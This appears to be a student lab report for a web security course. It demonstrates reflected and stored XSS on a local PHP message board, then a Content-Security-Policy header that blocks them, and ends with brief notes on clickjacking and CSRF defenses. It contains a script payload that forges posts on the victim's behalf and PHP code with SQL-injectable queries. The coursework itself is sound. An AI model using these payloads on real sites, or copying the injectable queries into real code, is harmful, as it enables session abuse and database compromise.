
A screenshot of a web browser window titled "CS5340 - Attacks". The address bar shows "localhost/search.php?q=<script>alert('Hello+world!')%3B<%2Fscript>". The page content includes a sidebar with "View Messages", "Post Messages", "Search Messages", and "Logout" links. In the main area, there is a search bar with the placeholder "Search for..." and a "Go!" button. Below the search bar, the text "Search Results for" is displayed in orange, followed by "No search results found to be matching". An orange arrow points from the search results text to the search bar. To the right of the search bar, the text "\*\*\*Implemented CSP mechanism is preventing the site from XSS attack" is displayed in orange.

Content security policy has been implemented by adding the header function as in screenshot below-

A screenshot of a Windows File Explorer window showing the directory structure of "wamp64/www". The "post-message" file is selected. A Notepad window titled "post-message - Notepad" is open, displaying the PHP code. An orange arrow points to the line of code "header('Content-Security-Policy: default-src 'self'');", which is highlighted in orange. To the right of the arrow, the text "Content security policy" is written in orange.

```
<?php
header("Content-Security-Policy: default-src 'self'");
require_once('header.php');
if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';
    die('</div></div></html>');
} else {
    if (isset($_POST['post_message'])) {
        $message = $_POST['message_text'];
        if ($message != "") {
            $time = time();
            querymysql("INSERT INTO messages VALUES (NULL, '$user', '$message', $time)");
            echo '<div class="alert alert-success" role="alert">Message posted.</div>';
        }
    }
    echo $post_form;
}
```

Content security policy has been implemented by adding the header function as in screenshot below-




The screenshot shows a Windows File Explorer window with a 'www' folder selected. Inside the 'www' folder, there is a 'header.php' file. The file content is as follows:

```
<?php  
header("Content-Security-Policy: default-src 'self'");  
require_once('header.php');  
  
if (!isset($_SESSION['user'])) {  
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</div>';  
} else {  
    if (isset($_GET['action'])) {  
        if ($_GET['action'] == "delete") {  
            $message_id = $_GET['id'];  
            if (checkIfAdmin()) {  
                queryMysql("DELETE FROM messages WHERE id='$message_id'");  
            } else {  
                queryMysql("DELETE FROM messages WHERE user_id='user' AND id='$message_id'");  
            }  
            echo '<div class="alert alert-danger" role="alert">Message has been deleted.</div>';  
        }  
        $query = "SELECT * FROM messages ORDER BY time DESC";  
        $result = queryMysql($query);  
        $num = $result->num_rows;  
        if (!$num) {  
            echo '<div class="alert alert-danger" role="alert">No messages yet.</div>';  
        } else {  
            for ($j = 0 ; $j < $num ; ++$j)  
            {  
                $row = $result->fetch_array(MYSQLI_ASSOC);  
                echo '<div class="card mb-4">';  
                if ($user == $row['user_id'] || $_SESSION['is_admin']) {  
                    echo '<div class="card-header text-muted text-right"><i>' . 'Posted on ' . date('M jS, Y g:i:a', $row['time']) .
```

Content security policy

Attacker has Posted the JavaScript to post the messages illegitimately on behalf of the victim.



The screenshot shows a web browser window with the URL 'localhost/post-message.php'. The page title is 'CS5340 - Attacks'. On the left, there is a sidebar with links: 'View Messages', 'Post Messages', 'Search Messages', and 'Logout'. The main content area has a heading 'Post Message:' and a text input field containing the following JavaScript code:

```
<script>  
var xhr = new XMLHttpRequest();  
xhr.open("POST","http://localhost/post-message.php", true);  
xhr.setRequestHeader("Host","localhost");  
xhr.setRequestHeader("Connection","");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xhr.send("message_text=Testing the post message with HTTP header Live!!!&post_message=1");
</script>
```

Posted the javascript by an attacker to post the messages illegitimately on behalf of victim user

Posting the messages illegitimately on behalf of the victim is not happening now hence CSP implemented is preventing the attack as in the below screenshot-

No messages are getting posted illegitimately when victim clicks on View Messages multiple times. Hence CSP is preventing the attack here.

Posted on Oct 15th, 2022 11:44pm by attacker

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 11:22pm by attacker

Posted on Oct 15th, 2022 10:17pm by attacker

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 10:17pm by attacker

Testing the post message with HTTP header Live!!!

Posted on Oct 15th, 2022 5:14pm by attacker

Testing the post message with HTTP header Live!!!

(c) Two other attacks discussed in class but not included in this lab are clickjacking and the CSRF attack. Discuss defense mechanisms for these attacks.

#### ClickJacking:

- This can be mitigated by preventing browser from loading the page in frame using x-frame-options or CSP (Content security policy)
- Application should be prevented from including session cookies in a frame using the same site cookie attribute.
- Using frame busters (JavaScript code) to prevent it being loaded in frame.

#### Cross site Request forgery (CSRF):

CSRF defense mechanisms are

1. Use built-in CSRF protection
2. for stateful application use the sync token pattern
3. for stateless application use double submit cookies
4. CSRF tokens should not be transmitted using cookies